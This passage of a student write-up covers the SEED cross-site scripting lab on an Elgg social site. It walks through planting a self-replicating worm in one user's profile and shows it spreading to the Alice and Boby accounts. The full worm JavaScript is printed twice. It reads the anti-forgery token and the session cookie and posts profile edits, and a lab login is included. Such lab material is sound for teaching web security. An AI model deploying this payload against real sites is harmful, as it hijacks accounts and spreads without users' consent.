    Ajax.setRequestHeader("Keep-Alive", "300");
    Ajax.setRequestHeader("Connection", "keep-alive");
    Ajax.setRequestHeader("Cookie", document.cookie);
```

```
Ajax.setRequestHeader("Content-type", "application/x-www-form-urlencoded");

 //POSTING DATA...
Ajax.send(content);

}

// ]]> </script>
```


Well, that's that.
After this script injected, we need to follow these steps:

- ☑ Save Samy's profile.
- ☑ Here is how samy's profile should look after infection




- ☑ Well, the notable part here is samy did not modify his own profile, as the If loop in the script turns out to be False. Similar is the case for task 4.2 as well.
- ☑ Now, log out of Samy and log into Alice's account.
- ☑ After login into Alice's account - visit the member's page and see samy's profile.

☑ Samy's profile from Alice's page:



☑ Looks normal, but let's check how it has affected alice's profile.

- Alice's profile view from outside:



- Now, that is fine. Above point is something that we already did in Task 4.2. Let's check from inside if the code has actually replicated itself or not. Here we go. Check edit profile and check if the code can be seed after removing editor in the about me field.

Edit profile

My display name

Alice

About me

```
<p>Samy is a HERO - Script addedd by Yash, Ritesh and Ketaki</p>
<script id="worm" type="text/javascript">// <![CDATA[
var scriptCode = document.getElementById('worm');
    var _token=elgg.security.token.__elgg_token;
    var tok_var = "&__elgg_token=";
    var send_tok = tok_var.concat(_token);

    var _ts= elgg.security.token.__elgg_ts;
    var ts_var = "&__elgg_ts=";
    var send_ts = ts_var.concat(_ts);

    var _name =elgg.session.user.name;
    var name_var = "&name=";
    var send_name = name_var.concat(_name);

    var _desc = "&description=";
    var msg = 'Samy is a HERO - Script addedd by Yash, Ritesh and Ketaki';
    var start_js = "\<script id='worm'>";
    var body_js = escape((scriptCode.innerHTML));
    var end_js = "\<Vscript>";
    var send_desc =(_desc.concat(msg,start_js, body_js, end_js));

    var _guid = elgg.session.user.guid;
    var guid_var = "&guid=";
    var send_guid = guid_var.concat(_guid);

    var _access = "&accesslevel[description]=";
    var acc_val=2;
    var send_access = _access.concat(acc_val);

    var send_data = send_tok.concat(send_ts,send_name,send_desc,send_guid,send_access);
    var content = send_data;
    var sendurl = '/action/profile/edit';
    if (elgg.session.user.guid != elgg.page_owner.guid) {
      Ajax = new XMLHttpRequest();
      Ajax.open("POST", sendurl, true);
      Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
      Ajax.setRequestHeader("Keep-Alive", "300");
      Ajax.setRequestHeader("Connection", "keep-alive");
      Ajax.setRequestHeader("Cookie", document.cookie);
      Ajax.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
      Ajax.send(content);
    }
// ]]></script>
```

- ☑ Well, that's great! Out code just replicated itself into Alice. But here is the deal, we don't want to save the profile manually as we have used the "Access description" key in our script. So, the profile has to get automatically saved after the script is injected. So, now, directly logout from Alice's account without saving the script. Considered it already saved owing to the script we injected.
- ☑ Login to boby's account. **Username: boby Password: seedboby**.
- ☑ Go to the member's page and check Alice's profile.

- ☑ Well, that is great! Alices profile was saved ones alice saw Samy's profile and now that is reflected here. At the same time, it has possibly executed the script and edited Boby's profile as well. Let's check.

☑ Boby's pofile's overview:

Well not only this, let's also check if the script has been replicated in here or not. In order to check that – go in the edit profile section. Check if the script exists under the "remove editor" section of the "About me" field.

========Follow the next page==========

Edit profile

My display name

Boby

About me Add ed

```
<p>Samy is a HERO - Script addedd by Yash, Ritesh and Ketaki</p>
<script id="worm" type="text/javascript">// <![CDATA[
var scriptCode = document.getElementById('worm');
    var _token=elgg.security.token.__elgg_token;
    var tok_var = "&__elgg_token=";
    var send_tok = tok_var.concat(_token);

    var _ts= elgg.security.token.__elgg_ts;
    var ts_var = "&__elgg_ts=";
    var send_ts = ts_var.concat(_ts);

    var _name =elgg.session.user.name;
    var name_var = "&name=";
    var send_name = name_var.concat(_name);

    var _desc = "&description=";
    var msg = 'Samy is a HERO - Script addedd by Yash, Ritesh and Ketaki';
    var start_js = "\<script id='worm'>";
    var body_js = escape((scriptCode.innerHTML));
    var end_js = "\<\/script>";
    var send_desc =(_desc.concat(msg,start_js, body_js, end_js));

    var _guid = elgg.session.user.guid;
    var guid_var = "&guid=";
    var send_guid = guid_var.concat(_guid);

    var _access = "&accesslevel[description]=";
    var acc_val=2;
    var send_access = _access.concat(acc_val);

    var send_data =
send_tok.concat(send_ts,send_name,send_desc,send_guid,send_access);
    var content = send_data;
    var sendurl = '/action/profile/edit';
    if (elgg.session.user.guid != elgg.page_owner.guid) {
      Ajax = new XMLHttpRequest();
      Ajax.open("POST", sendurl, true);
      Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
      Ajax.setRequestHeader("Keep-Alive", "300");
      Ajax.setRequestHeader("Connection", "keep-alive");
      Ajax.setRequestHeader("Cookie", document.cookie);
      Ajax.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
      Ajax.send(content);
    }
// ]]></script>
```

Here, we go.
Thus we have successfully created a self-replicating worm.